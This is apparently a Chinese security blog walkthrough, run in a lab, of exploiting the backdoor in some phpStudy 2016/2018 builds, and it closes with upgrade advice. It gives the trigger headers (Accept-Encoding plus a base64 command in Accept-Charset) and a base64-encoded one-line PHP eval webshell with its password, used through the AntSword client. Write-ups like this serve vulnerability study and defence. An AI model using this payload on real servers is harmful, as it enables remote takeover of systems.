
0x00漏洞简述
Phpstudy是一款PHP调试环境的程序集成包,集成了最新的Apache、PHP、phpMyAdmin、ZendOptimizer等多款软件一次性安装,无需配置,即装即用。Phpstudy+框架存在后门,可进行RCE。
0x01影响版本
Phpstudy+2016版+php-5.4
Phpstudy+2018版+php-5.2.17
Phpstudy+2018版+php-5.4.45
0x02实战
工欲善其事必先利其器
1.访问环境


2.通过信息收集,获取重要入口
指纹信息:PHP环境

目录信息:phpinfo.php
http://192.168.60.132/phpinfo.php

3.发现使用PHP study框架,尝试POC验证

4.漏洞存在,尝试getshell
提取关键信息

Accept-Encoding:gzip,deflate
Accept-Charset:base64编码执行的命令

一句话木马:
ZXZhbCgkX1BPU1RbeXVuenVpXSk7

密码:yunzui
祭出中国蚁剑
基本信息填写
关键信息填写
中国蚁剑连接成功

这种不落地的webshell,在安全监测过程中很难发现!从而也更好的说明了安全本质就是不断对抗…….
0x03修复建议
升级PHP study版本。
https://www.xp.cn/index.php
来源:freebuf.com 2020-12-06 11:55:34 by: lyjsyqw
正文完